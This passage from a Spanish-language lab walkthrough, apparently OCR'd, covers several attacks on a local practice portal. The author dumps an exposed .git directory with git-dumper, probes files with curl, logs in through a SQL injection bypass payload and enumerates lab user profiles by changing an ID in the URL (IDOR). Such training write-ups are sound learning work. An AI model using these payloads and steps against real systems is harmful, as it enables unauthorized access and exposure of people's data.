
*e) **admin/index.html** (200, 190 bytes): probablemente la misma página estática sin auth real.*

Tenemos que examinar estos 5 amenazas, uno por uno. Vamos a comenzar uno x uno, comenzaremos por .GIT

Paso # 6: *dumpear el **.git***

```
pip install git-dumper      # si no lo tienes
git-dumper http://127.0.0.1:8020/.git/ /tmp/netcorp_portal
git-dumper http://127.0.0.1:8020/.git/ ./netcorp-git-dump
```

********** ***CAPTURA DE PANTALLA*** **********



Me puse a investigar, acerca de estas salidas

En resumen de .git

*El servidor tiene .**git/HEAD** accesible (te dice "la rama activa se llama main"), pero todo lo demás está bloqueado:*

.git/ (listado): *403 Forbidden*

.git/config: *404*

.git/refs/heads/main: *404*

(este archivo normalmente tiene el hash del último commit)

.git/packed-refs: *404*

.git/objects/info/packs: *404*

Para descargar el código real necesitás llegar a los objetos de Git (blobs, trees, commits), y para eso necesito primero saber qué hash de commit

*En la busqueda: eso normalmente te lo da **refs/heads/main o packed-refs.***

Sin esa pista, es como tener la puerta de la biblioteca abierta pero sin catálogo: no hay forma de saber qué libro pedir.


Pasemos al siguiente anomalía:

Paso # 7: *La segunda Anomalia es la de**:** Backup/**README.txt***

En el Firefox de Kali-Linux, entro a:

http://127.0.0.1:8020/backup/README.txt

********** ***CAPTURA DE PANTALLA*** **********



La salida aquí dice:

NETcorp portal backup manifest (decoy)

Created: 2024-01-15

Files: users.csv (not present), config.bak (not present)

Use this directory for content discovery exercises only.

Bueno traciendo: "esto es solo para practicar descubrimiento *de contenido"*


Aquí, no hay nada que ver, ...sigamos con el siguiente paso

Paso # 8: ***Includes/db.php***

includes/db.php: Seria una posible filtración de credenciales de base de datos. Procedo con la Investigacion:

http://127.0.0.1:8020/includes

********** ***CAPTURA DE PANTALLA*** **********



Forbidden


You don't have permission to access this resource.

Apache/2.4.68 (Debian) Server at 127.0.0.1 Port 8020

Vamos, ahora a verlo con curl:

curl -v http://127.0.0.1:8020/includes/db.php

********** ***CAPTURA DE PANTALLA*** **********




Aquí: El archivo existe y es alcanzable, pero no filtra nada por esta vía directa.- No hay nada que ver. Segguimos

Paso # 9: *d)* ***profile.php*** ***;*** *Lo que aquí podemos hacer es el bypass de SQL injection en /login.php.*

vamos a ver que nos dice FireFox, de Kali-Linux:

http://127.0.0.1:8020/login.php

********** ***CAPTURA DE PANTALLA*** **********



También lo puedo ver con cur:

curl -s http://127.0.0.1:8020/login.php | grep -A 20 "<form"

┌──(nick㉿HOSTNAME)-[~]
└─$ curl -s http://127.0.0.1:8020/login.php | grep -A 20 "<form"

```
        <form method="post" action="login.php">
      <label>Username</label>
      <input name="username" autocomplete="username" value="">
      <label>Password</label>
      <input name="password" type="password" autocomplete="current-password">
      <button type="submit">Login</button>
    </form>
</div>
</main><footer     style="text-align:center;padding:2rem;color:#64748b">&copy;     NETcorp Internal Portal</footer></body></html>
```


En esta pantalla, voy a injectar el SQL: en el username:

' OR '1'='1' –

Y, password, *pongo cualquier cosa.*

Al injectar esto en el panel, pude entrar:

********** ***CAPTURA DE PANTALLA*** **********



*Pudimos entrar..! y hay un mensaje (pista) debajo de esta captura, que dice: " "Viewing record id=**1** (parameter not tied to session)", esto es:*

*el parámetro id en la URL no está validado contra tu sesión**.***

*Esto me indica que puedo usar **IDOR**, donde Idor, se define como:*

***IDOR** (Insecure Direct Object Reference)*

Que cambiando el id en la URL, deberíamos poder ver perfiles de otros empleados/usuarios sin autorización.

Por el momento resume, los datos que tengo:

ID=1

FullName : Adam Cole

Departamento: Executive,

Y algo que me llama la atencion (otra Pista)

"Board liaison — confidential roadmap access"


Ademas, observe la direccion del portal es:

http://127.0.0.1:8020/profile.php?id=1

Paso # 10: *Cambiare el id en el portal:, esto es: (lo cambiare a 2)*

http://127.0.0.1:8020/profile.php?id=2

********** ***CAPTURA DE PANTALLA*** **********




Obtengo, la información del usuario con ID=2, esto es:

Steve Miller, y veo abajo que el mensaje es otro:


Nota interna: "Maintains portal VPN integration"

Que es un IT Operator, etc

Ahora, procedo con el ID=3



Ahora, SARAH, Finance



Ahora, Guest

Y el id =5, ya me dio error, entonces hago un resumen de los usuarios:

Resumen de la enumeración completa vía IDOR


ID	***Username***	***Nombre***	***Depto***	***Nota***
1	*adam*	*Adam Cole*	*Executive*	*Board liaison — confidential roadmap access*

ID	Username	Nombre	Depto	Nota
2	steve	Steve Miller	IT Operations	Maintains portal VPN integration
3	sarah	Sarah Chen	Finance	Q3 budget approvals pending
4	guest	Guest Account	External	Demo account — limited access

Paso # 11: *Este es el ultimo de las anomalías:)* ***admin/index.html***

Voy primero a FireFox para revisar eso:

********** ***CAPTURA DE PANTALLA*** **********




Esta pagina, es otra distracción , dice:

"Placeholder — authentication required (not implemented in this lab build)."

No, pasa nada por aquí, sigamos al siguiente paso

Paso # 12: *Teniamos en 200-ok, esta dirección:*

http://127.0.0.1:8030/wp-login.php



